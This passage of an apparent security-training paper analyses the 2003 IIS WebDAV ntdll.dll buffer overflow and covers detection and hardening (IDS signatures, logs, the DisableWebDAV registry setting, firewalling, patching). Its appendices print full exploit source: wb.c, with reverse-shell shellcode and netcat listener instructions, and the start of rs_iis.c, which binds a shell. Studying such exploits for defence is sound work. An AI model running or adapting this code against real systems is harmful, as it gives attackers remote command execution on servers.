The other WebDAV methods will also trigger this same exploitable bug. Whether using PROPFIND, SEARCH, MKCOL or any other Microsoft IIS extension method that takes a URI as parameter looks all to be vulnerable. The header fields in HTTP or WebDAV requests are not this long so any traffic found with this information should be logged and examined. But on the other hand the body of the request may often be long so the IDS should be able to separate this.



Figure 8: Long SEARCH line in HTTP request

After the attack has succeeded the server makes a connection to the attackers listening computer as shown in line number 83 of Figure 9.

The connection shown in the figure also send over the prompt with default path used by the Windows **cmd** program when a shell is ready for commands, "*C:\WINNT\system32\>*". The data of this packet (number 92) is highlighted in the figure.



Figure 9: Dump of shell setup traffic

The system then has access to all programs installed on the computer. The exploit may then be misused by fetching programs with **tftp** or using other locally installed or transferred programs.

The most common signatures of buffer overflow attacks are network traffic with lots of NOP values and the common shell codes. These signatures have existed for a long time in most IDS systems.

Other signs of compromise that may be found are the errors in the Windows Event logger shown in Figure 10. The four identified log entries occurred after testing several attempts of connecting to the server with the exploit and may be an indication of an attack attempt. The log messages about automatic restart and unexpected termination must be taken as a suspicious sign of an exploited or attacked server. The servers may have other problems due to other installed services and server programs, but if these logs occur it is more likely to be an indication on that your server may be under attack.



Figure 10: Events from W3SVC

In Figure 11 we can see the strange restarts found in the server log when the exploit has been tested. Most of the indications of an attack are the multiple restarts and the halts in the service that occur during the attack.

The log entries have varied on the different test installations, but sometimes the log shows the full SEARCH method that failed with the failure code, and sometimes it shows the lines shown in Figure 11.



Figure 11: IIS log

How to protect against it

Web server needed

The first thing to do is to see if Microsoft Internet Information Server needs to be run on the computer. If not, remove the entire installation.

WebDAV needed

If you do need to have IIS running you should examine if WebDAV is needed and used. If the need for WebDAV does not exist, WebDAV may be switched off by entering a value in the Windows 2000 Registry. The value is located at **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W3SVC\Parameters,** is called **DisableWebDAV** and must contain the type **REG_DWORD** with the value '**1**' (true).

IDS

Intrusion Detection Systems (IDS) can monitor the network traffic and react on certain patterns that identifies ongoing attacks. IDS may be locally installed software (host based IDS) or network based IDS that is a system that monitor all traffic going through on the network. Patterns for IDS systems for identifying these attacks will probably exist by next update, but the patterns of new attacks are not known until they are found on the network. This makes pattern based IDS useful for known attacks only.

Looking for long entries in logs from the servers is also an important element of an IDS system.

Network based IDS systems will only identify an ongoing attack and not prevent it. Host based IDS and/or firewalls may also prevent the attacks by identifying possible attack attempts.

Port filtering
Always use a firewall in front of your web server! The firewall must at least be able to do the following:

Do not allow outgoing connections from the server to the Internet. Normally a web server have no reason to make these kind of connections, but if such a reason exist, make sure the server is restricted to connect to only the supplier of the service on the correct port.

Do not allow connections to the server on other ports than the port needed for the service (normally port 80). There should be no holes in the port filtering to allow for remote connections from undefined places on the Internet. Port connections from specified places may be enough for spoofed IP packets to take advantage of the vulnerability and should also be avoided all together.

Patch
Unnecessary to mention, is the follow up of all patches released from the vendor and applying these when they are available. This is not automated or organized in all organizations, but hopefully it will be soon.

DMZ for the web server
If the web server is located on a separate DMZ network the company and this network have no access to the internal network the damage is contained to this computer only. But if the company places the web server on their internal network for "convenience", they are more vulnerable than they could ever imagine. There will be nothing stopping the attacker from examining and attacking all over the internal network and there will probably be other computers compromised within a short period of time.

Source code

The source code for [WB] can be gotten from the URL http://packetstormsecurity.nl/filedesc/wb.c.html, but is also given in Appendix A

The source code can be divided into initialization, connection to the server, and execution of exploit code.

Initialization
The buffers are built in the main() function. The request buffer is filled with the presumed triggering content of the request as explained in ***Manual run of the exploit***. The command line parameters are checked as part of building up and initializing the buffer, the exploit code and other variables.

Connection
Then the connection to the server is then set up through the normal use of TCP/IP sockets.

Execution
The request buffer is sent to the server through the socket connection. The listener set up in advance by using ***netcat*** will display a Windows **cmd** shell if the exploit was successful. This happens in the exploit code and I have not disassembled the exploit code to verify what is implemented.

Source code for the other referenced exploits can be found at [WD]: http://packetstormsecurity.nl/0303-exploits/wd.pl and [RS]: http://www.rs-labs.com/exploitsntools/rs_iis.c

Additional information

The additional links for information about the exploit can be found in the References section of this paper. Source codes are also found here.

The best paper found about the actual vulnerability is "New Attack Vectors and a Vulnerability Dissection of MS03-007" by David Litchfield at NGSSoftware [LI2003] located at http://www.nextgenss.com/papers/ms03-007-ntdll.pdf

The vulnerability analysis at Internet Storm Center found at http://isc.incidents.org/analysis.html?id=183 is a good summary of the problems and it is a good start for references to patches and more information for digging deeper into the exploit.

E. James Whitehead and Yaron Y. Goland have produced another good paper on the background of WebDAV and the intended purpose of the protocol. It may be downloaded from http://www.ics.uci.edu/~ejw/papers/dav-ecscw.pdf

And the Microsoft security bulletin that announced the vulnerability to the public can be found at http://www.microsoft.com/technet/security/bulletin/MS03-007.asp

References

[ISC]
Internet Storm Center. "Top 10 ports" March 2003. URL: http://isc.sans.org/top10.html

[WB]
Kralor. ntdll.dll remote IIS exploit. URL: http://packetstormsecurity.nl/filedesc/wb.c.html

[WD]
mat@monkey.org. Remote IIS exploit in perl. URL: http://packetstormsecurity.nl/0303-exploits/wd.pl

[RS]
Medina-Heigl Hernandez, Roman. IIS 5.0 WebDAV Proof of Concept. March 23rd 2003. URL: http://www.rs-labs.com/exploitsntools/rs_iis.c

[CA-2003-09]
CERT® Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL. March 17th 2003. URL: http://www.cert.org/advisories/CA-2003-09.html

[MS03-007]
Microsoft Security Bulletin MS03-007. "Unchecked buffer in Windows component could cause web server compromise". Microsoft. March 17th 2003. URL: http://www.microsoft.com/technet/security/bulletin/MS03-007.asp

[LI2003]
Litchfield, David. "New Attack Vectors and a Vulnerability Dissection of MS03-007". NGSSoftware, March 21st 2003. URL: http://www.nextgenss.com/papers/ms03-007-ntdll.pdf

[ISC-WEBDAV]
Bueno, Pedro and Ullrich, Johannes. "Microsoft IIS 5.0 WebDAV Buffer Overflow" Internet Storm Center. URL: http://isc.incidents.org/analysis.html?id=183

[GIAC-REILLY]
Reilly, William. "Apache Web Server: A Chunk in the Armor". SANS Institute, Novermber 7th 2002. URL: http://www.giac.org/practical/GCIH/William_Reilly_GCIH.pdf

[RFC2518]
"RFC2518: HTTP Extensions for Distributed Authoring – WEBDAV". February 1999. URL: http://www.ietf.org/rfc/rfc2518.txt

[RFC3253]
"RFC3253: Versioning Extensions to WebDAV". March 2002. URL: http://www.ietf.org/rfc/rfc3253.txt

[RFC1945]
"RFC1945: Hypertext Transfer Protocol – HTTP/1.0". May 1996. URL: http://www.ietf.org/rfc/rfc1945.txt

[RFC2616]
"RFC2616: Hypertext Transfer Protocol – HTTP/1.1". June 1999. URL: http://www.ietf.org/rfc/rfc2616.txt

[RFC2617]
"RFC2617: HTTP authentication". June 1999. URL: http://www.ietf.org/rfc/rfc2617.txt

[XML]
T. Bray, J. Paoli, C.M. Sperberg-McQueen and E. Maler. "Extensible Markup Language (XML) 1.0 Second Edition", W3C Recommendation 6 October 2000, URL: http://www.w3.org/TR/REC-xml

[XML-NAMES]
T. Bray, D. Hollander and A. Layman. "Namespaces in XML" W3C January 14th 1999, URL: http://www.w3.org/TR/REC-xml-names/

[CAN-2003-0109]
CAN-2003-0109. "Buffer overflow in ntdll.dll". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

[CAN-2002-1156]
CAN-2002-1156. "WebDAV and CGI". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1156

[CAN-2002-1182]
CAN-2002-1182. "WebDAV DoS on IIS 5". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1182

[CAN-2002-0422]
CAN-2002-0422. "WebDAV IP reveal". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0422

[CVE-2000-0869]
CVE-2000-0869. "WebDAV in Apache in SuSE Linux 6.4 listing". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0869

[CVE-2000-0951]
CVE-2000-0951. "IIS Index Server misconfiguration". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0951

Appendix A Modified code of wb.c

```
/*********************************************************************/
/*     [Crpt] ntdll.dll exploit trough WebDAV by kralor [Crpt]       */
/* ----------------------------------------------------------------- */
/*     this is the exploit for ntdll.dll through WebDAV.             */
/*     run a netcat ex: nc -L -vv -p 666                             */
/*     wb server.com your_ip 666 0                                   */
/*     the shellcode is a reverse remote shell                       */
/*     you need to pad a bit.. the best way I think is launching     */
/*     the exploit with pad = 0 and after that, the server will be   */
/*     down for a couple of seconds, now retry with pad at 1         */
/*     and so on..pad 2.. pad 3.. if you haven't the shell after     */
/*     something like pad at 10 I think you better to restart from   */
/*     pad at 0. On my local IIS the pad was at 1 (0x00110011) but   */
/*     on all the others servers it was at 2,3,4, etc..sometimes     */
/*     you can have the force with you, and get the shell in 1 try   */
/*     sometimes you need to pad more than 10 times ;)               */
/*     the shellcode was coded by myself, it is SEH + ScanMem to     */
/*     find the famous offsets (GetProcAddress)..                    */
/*     I know I code like a pig, my english sucks, and my tech too   */
/*     it is my first exploit..and my first shellcode..sorry :P      */
/*     if you have comments feel free to mail me at:                 */
/*     mailto: kralor@coromputer.net                                 */
/*     or visit us at www.coromputer.net . You can speak with us     */
/*     at IRC undernet channel #coromputer                           */
/*     ok now the greetz:                                            */
/*     [El0d1e] to help me find some information about the bug :)    */
/*     tuck_ to support me ;)                                        */
/*     and all my friends in coromputer crew! hein les poulets! =)   */
/*                                                                   */
/*     Tested by Rafael [RaFa] Nunez  rnunez@scientech.com.ve        */
/*                                                                   */
/*     (take off the WSAStartup, change the closesocket, change      */
/*       headers and it will run on linux boxes ;pPpPpP ).           */
/*                                                                   */
/*********************************************************************/


//#include <winsock.h>
//#include <windows.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>

//#pragma comment (lib,"ws2_32")


char shellc0de[] =

"\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
"\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
"\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
"\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
```

```
"\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
"\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
"\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
"\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
"\xff\xd0"
"CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
"connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
"cmd" // don't change anything..
"\x00\x00\xe7\x77" // offsets of kernel32.dll for some win ver..
"\x00\x00\xe8\x77"
"\x00\x00\xf0\x77"
"\x00\x00\xe4\x77"
"\x00\x88\x3e\x04" // win2k3
"\x00\x00\xf7\xbf" // win9x =P
"\xff\xff\xff\xff";

int test_host(char *host)
{
      char search[100]="";
      int sock;
      struct hostent *heh;
      struct sockaddr_in hmm;
      char buf[100] ="";

      if(strlen(host)>60) {
            printf("error: victim host too long.\r\n");
            return 1;
      }

  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh->h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
```

```
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
      send(sock,search,strlen(search),0);
      recv(sock,buf,sizeof(buf),0);
      if(buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
        return 0;
      printf("NOT FOUND\r\n");
      return 1;
}

void help(char *program)
{
      printf("syntax: %s <victim_host> <your_host> <your_port>
[padding]\r\n",program);
      return;
}

void banner(void)
{
      printf("\r\n\t  [Crpt] ntdll.dll exploit trough WebDAV by kralor
[Crpt]\r\n");
      printf("\t\twww.coromputer.net && undernet #coromputer\r\n\r\n");
      return;
}

void main(int argc, char *argv[])
{
  //      WSADATA wsaData;
      unsigned short port=0;
      char *port_to_shell="", *ip1="", data[50]="";
      unsigned int i,j;
      unsigned int ip = 0 ;
      int s, PAD=0x10;
      struct hostent *he;
      struct sockaddr_in crpt;
      char buffer[65536] ="";
      char request[80000];    // huuuh, what a mess! :)
      char content[] =
          "<?xml version=\"1.0\"?>\r\n"
          "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
          "<g:sql>\r\n"
          "Select \"DAV:displayname\" from scope()\r\n"
          "</g:sql>\r\n"
          "</g:searchrequest>\r\n";

      banner();
      if((argc<4)||(argc>5)) {
            help(argv[0]);
            return;
      }
```

```
      //if(WSAStartup(0x0101,&wsaData)!=0) {
      //printf("error starting winsock..");
      //return;
      //}

if(test_host(argv[1]))
      return;

if(argc==5)
      PAD+=atoi(argv[4]);

printf("FOUND\r\nexploiting ntdll.dll through WebDav [ret:
0x00%02x00%02x]\r\n",PAD,PAD);

      ip = inet_addr(argv[2]); ip1 = (char*)&ip;

shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
shellc0de[451]=ip1[3];

      port = htons(atoi(argv[3]));
      port_to_shell = (char *) &port;
      shellc0de[446]=port_to_shell[0];
      shellc0de[447]=port_to_shell[1];

// we xor the shellcode [xored by 0x95 to avoid bad chars]
/*      _asm {
   lea eax, shellc0de
   add eax, 0x34
   xor ecx, ecx
   mov cx, 0x1b0
 wah:
   xor byte ptr[eax], 0x95
   inc eax
   loop wah
  }
*/
/* inserted this approximated c-code instead
   sorry kralor I don't like asm-lines, but it still works... */
      for(i=52; i<sizeof(shellc0de); i++) shellc0de[i]^=0x95;

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he->h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");
```

```
  if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) == -1){
    printf("ERROR\r\n");
    return;
  }
// No Operation.
for(i=0;i<sizeof(buffer);buffer[i]=(char)0x90,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shellc0de)-
1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i<2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

      buffer[sizeof(buffer)]=0x00;
      memset(request,0,sizeof(request));
      memset(data,0,sizeof(data));
      sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-type:
text/xml\r\nContent-Length: ",buffer,argv[1]);
      sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
      printf("CONNECTED\r\nSending evil request... ");
      send(s,request,strlen(request),0);
      send(s,content,strlen(content),0);
      printf("SENT\r\n");
      recv(s,data,sizeof(data),0);
      if(data[0]!=0x00) {
      printf("Server seems to be patched.\r\n");
      printf("data: %s\r\n",data);
      } else
      printf("Now if you are lucky you will get a shell.\r\n");
      //      closesocket(s);
      return;
}
```

Appendix B Source code of rs_iis.c

```
/************************************/
/* IIS 5.0 WebDAV -Proof of concept- */
/* [ Bug: CAN-2003-0109 ]            */
/* By Roman Medina-Heigl Hernandez   */
/* aka RoMaNSoFt <roman@rs-labs.com> */
/* Madrid, 23.Mar.2003               */
/* ================================= */
/* Public release. Version 1.        */
/* --------------------------------- */
/*   -= http://www.rs-labs.com/ =-   */
/************************************/

/*
=============================================================================
=========================
 * --[ READ ME ]
 *
 *   This exploit is mainly a proof of concept of the recently
discovered ntdll.dll bug (which may be
 * exploited in many other programs, not necessarily IIS). Practical
exploitation is not as easy as
 * expected due to difficult RET guessing mixed with possible IIS
crashes (which makes RET brute
 * forcing a tedious work). The shellcode included here will bind a
cmd.exe shell to a given port
 * at the victim machine so it could be problematic if that machine is
protected behind a firewall.
 * For all these reasons, the scope of this code is limited and mainly
intended for educational
 * purposes. I am not responsible of possible damages created by the use
of this exploit code.
 *
 *   The program sends a HTTP request like this:
 *
 * SEARCH /[nop] [ret][ret][ret] ... [ret] [nop][nop][nop][nop][nop] ...
[nop] [jmpcode] HTTP/1.1
 * {HTTP headers here}
 * {HTTP body with webDAV content}
 * 0x01 [shellcode]
 *
 *   IIS converts the first ascii string ([nop]...[jmpcode]) to Unicode
using UTF-16 encoding (for
 * instance, 0x41 becomes 0x41 0x00, i.e. an extra 0x00 byte is added)
and it is the resultant
 * Unicode string the one producing the overflow. So at first glance, we
cannot include code here
 * (more on this later) because it would get corrupted by 0x00 (and
other) inserted bytes. Not at
 * least using the common method. Another problem that we will have to
live with is our RET value
 * being padded with null bytes, so if we use 0xabcd in our string, the
real RET value (i.e. the
```

```
 * one EIP will be overwritten with) would be 0x00ab00cd. This is an
important restriction.
 *
 *   We have two alternatives:
 *
 * 1) The easy one: find any occurrences of our ascii string (i.e.
before it gets converted to
 *    the Unicode form) in process memory. Problem: normally we should
find it by debugging the
 *    vulnerable application and then hardcode the found address (which
will be the RET address)
 *    in our exploit code. This RET address is variable, even for the
same version of OS and app
 *    (I mean, different instances of the same application in the same
machine could make the
 *    guessed RET address invalid at different moments). Now add the
restriction of RET value
 *    padded with null-bytes. Anyway, the main advantage of this method
is that we will not have
 *    to deal with 0x00-padded shellcode.
 *
 * 2) The not so-easy one: you could insert an encoded shellcode in such
a way that when the app
 *    expands the ascii string (with the encoded shellcode) to Unicode,
a valid shellcode is
 *    automagically placed into memory. Please, refer to Chris Anley's
"venetian exploit" paper
 *    to read more about this. Dave Aitel also has a good paper about
this technique and indeed
